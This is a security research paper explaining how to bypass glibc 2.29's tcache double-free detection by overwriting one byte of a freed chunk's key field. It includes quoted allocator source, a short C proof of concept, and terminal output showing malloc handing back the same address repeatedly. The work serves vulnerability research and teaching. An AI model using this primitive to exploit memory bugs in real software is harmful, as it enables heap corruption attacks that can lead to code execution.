

Linux Heap glibc TCache Double Free Mitigation Bypass

Dr Silvio Cesare

InfoSect

Summary

In this paper, I introduce the reader to a heap metadata corruption against the latest Linux Heap Allocator, ptmalloc. This attack performs a double free in the presence of the tcache double free mitigation. It does this by corrupting the freed chunk before the 2nd free is called. This allows a cycle to be created in the tcache and can give primitives such as making malloc returning the same memory more than once, or making malloc return an arbitrary pointer.

Introduction

The reader is suggested to study the previous articles in this series


In the tcache implementation before glibc 2.29, no tcache double free detection is in place. This is true for distributions such as Ubuntu 18.04 LTS. However, in glibc 2.29 a new pointer is stored in free tcache chunks which allows the detection of double frees. However, if we can corrupt this pointer, we can bypass the double free detection.

The Linux Heap Allocator

To recap some basic heap structures, we will include a look at malloc chunks and the tcache.


Here is what the documentation shows, taken from

<https://sourceware.org/glibc/wiki/MallocInternals>



Let's examine the data structure for a tcache entry taken from

<https://sourceware.org/glibc/wiki/MallocInternals>.



This diagram is no longer entirely correct, and in fact a new entry has been added to the tcache in glibc 2.29.

```

infosect@ubuntu: ~/InfoSect/src/glibc-2.29/malloc
#if USE_TCACHE
/* We overlay this structure on the user-data portion of a chunk when
   the chunk is stored in the per-thread cache. */
typedef struct tcache_entry
{
    struct tcache_entry *next;
    /* This field exists to detect double frees. */
    struct tcache_perthread_struct *key;
} tcache_entry;

/* There is one of these for each thread, which contains the
   per-thread cache (hence "tcache_perthread_struct"). Keeping
   overall size low is mildly important. Note that COUNTS and ENTRIES
   are redundant (we could have just counted the linked list each
   time), this is for performance reasons. */
typedef struct tcache_perthread_struct
{
    char counts[TCACHE_MAX_BINS];
    tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

static __thread bool tcache_shutting_down = false;
:

```

We can see the 'key' member has been added. The first time a chunk of memory is freed, this key is overwritten with a pointer to a malloc specific structure. When a chunk is then later freed, it checks if this key points to that malloc specific structure. If it does, it will check the entire tcache bin for a double free and abort if it has occurred.

Double Frees in the TCache

Let's look at `_int_free` which is what is called during a `free()` operation.

```
Q infosect@ubuntu: ~/InfoSect/src/glibc-2.29/malloc
{
    size_t tc_idx = csize2tidx (size);
    if (tcache != NULL && tc_idx < mp_.tcache_bins)
    {
        /* Check to see if it's already in the tcache. */
        tcache_entry *e = (tcache_entry *) chunk2mem (p);

        /* This test succeeds on double free. However, we don't 100%
        trust it (it also matches random payload data at a 1 in
        2^<size_t> chance), so verify it's not an unlikely
        coincidence before aborting. */
        if (__glibc_unlikely (e->key == tcache))
        {
            tcache_entry *tmp;
            LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
            for (tmp = tcache->entries[tc_idx];
                tmp;
                tmp = tmp->next)
                if (tmp == e)
                    malloc_printerr ("free(): double free detected in tcache 2");
            /* If we get here, it was a coincidence. We've wasted a
            few cycles, but don't abort. */
        }
    }
}
```

We can see the memory is examined to see if `e->key` is equal to `tcache`. If it is, then it suspects a double free has occurred and will walk the linked list of the tcache bin to detect with certainty that a double free has occurred.

If a double free has not occurred, then it will overwrite the `e->key` entry with the `tcache` value, thus enabling the detection of double frees.

Let's see the latest glibc detect a double free. Firstly, let's look at some code with a double free.

```
Q infosect@ubuntu: ~/InfoSect/Heap
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char *p;

    p = malloc(10);
    printf("malloc(10) --> %p\n", p);
    free(p);
    free(p);
    exit(0);
}

"double_free.c" 13 lines, 170 characters
```

And now let's run it.

```
Infosect@ubuntu: ~/InfoSect/Heap
Infosect@ubuntu:~/InfoSect/Heap$ ./double_free
malloc(10) --> 0x555555559260
free(): double free detected in tcache 2
Aborted (core dumped)
Infosect@ubuntu:~/InfoSect/Heap$
```

We can see that glibc easily detects the double free and aborts the program.

Double Free Mitigation Bypass

The bypass I present is very simply. We simply corrupt `e->key` in our free chunk of memory with something 'different' to its existing value. We only need to modify a single byte.

Let's modify our program to demonstrate this attack.

```
Infosect@ubuntu: ~/InfoSect/Heap
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char *p, *q;


    p = malloc(10);
    fprintf(stderr, "malloc(10) --> %p\n", p);

    fprintf(stderr, "double free and memory corruption\n");
    free(p);
    p[9] = 0x41; // overwrite e->key
    free(p);     // double free

    p = malloc(10);
    q = malloc(10);
    fprintf(stderr, "malloc(10) --> %p\n", p);
    fprintf(stderr, "malloc(10) --> %p\n", q);
    exit(0);
}

~
~
"double_free.c" 21L, 413C                               11,56-63    All
```

And let's run it now.

A terminal window titled 'Infosect@ubuntu: ~/InfoSect/Heap' showing a series of commands and outputs. The user runs './double_free', which triggers a 'double free and memory corruption' error. Following this, three 'malloc(10)' calls are made, all of which return the same memory address: '0x555555559260'. This demonstrates that the memory was not properly freed and was instead reused by the allocator.

```
Infosect@ubuntu: ~/InfoSect/Heap$ ./double_free
malloc(10) --> 0x555555559260
double free and memory corruption
malloc(10) --> 0x555555559260
malloc(10) --> 0x555555559260
malloc(10) --> 0x555555559260
Infosect@ubuntu: ~/InfoSect/Heap$
```

We can see that after the double free, malloc returns the same memory twice. The attack works. This allows us to gain our usual primitives including the ability to poison the tcache with appropriate application logic.

Conclusion

The ptmalloc heap allocator has many nuances that lead to useful primitives to an attacker. This paper shows that a bypass to the double free tcache mitigation in the latest glibc. It requires 2 bugs – a double free and an intermediate memory corruption. These may be strong requirements, but nevertheless it gives an additional utility in the heap exploitation toolkit.